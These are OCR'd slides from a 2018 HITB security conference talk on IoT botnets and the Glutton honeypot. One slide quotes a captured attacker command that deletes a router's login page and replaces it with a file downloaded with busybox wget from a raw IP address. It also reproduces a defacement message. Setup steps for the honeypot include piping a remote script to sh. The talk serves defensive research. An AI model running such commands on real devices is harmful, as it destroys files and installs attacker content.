
YouTube

Hack In The Box Security Conference

#HITBGSEC 2018 COMMSEC: Internet Of Things: Battle Of The Bots - R...

look from that min

SCARFACE IS YOUR DADDY



Hey you, stop right there!
Want your router fixed? No problem! Send an email to krebsonsecurity@gmail.com and we will have it fixed asap!
~ scarface is your daddy ~


```
rm -rf /web/html/login.html

busybox wget
http://185.246.152.173/me
me -O /web/html/login.html
```

Internet Of Things: Battle Of The Bots
 - Rommel D. Joven

Raspberry Pi
(c)2011.12

12401

Glutton – “All eating honeypot”


GitHub - mushorg/glutton: All
GitHub, Inc. [US] | https://github.com/mushorg/glutton

Glutton build passing

Setup `go 1.7+`. Install required system packages:

```
apt-get install libnetfilter-queue-dev libpcap-dev iptables-dev
```

To change your SSH server default port (i.e. 5001, see `rules.yaml`) and restart sshd:

```
sed -i 's/Port 22/Port 5001/' /etc/ssh/sshd_config
```

Download glutton, and install dependencies using `glide`:

```
go get github.com/mushorg/glutton
cd $GOPATH/src/github.com/mushorg/glutton/
curl https://glide.sh/get | sh
glide install
glide update
```

Build glutton:

```
make build
```

https://github.com/mushorg/glutton

THANK YOU!

Tan Kean Siong

The Honeynet Project

@gento_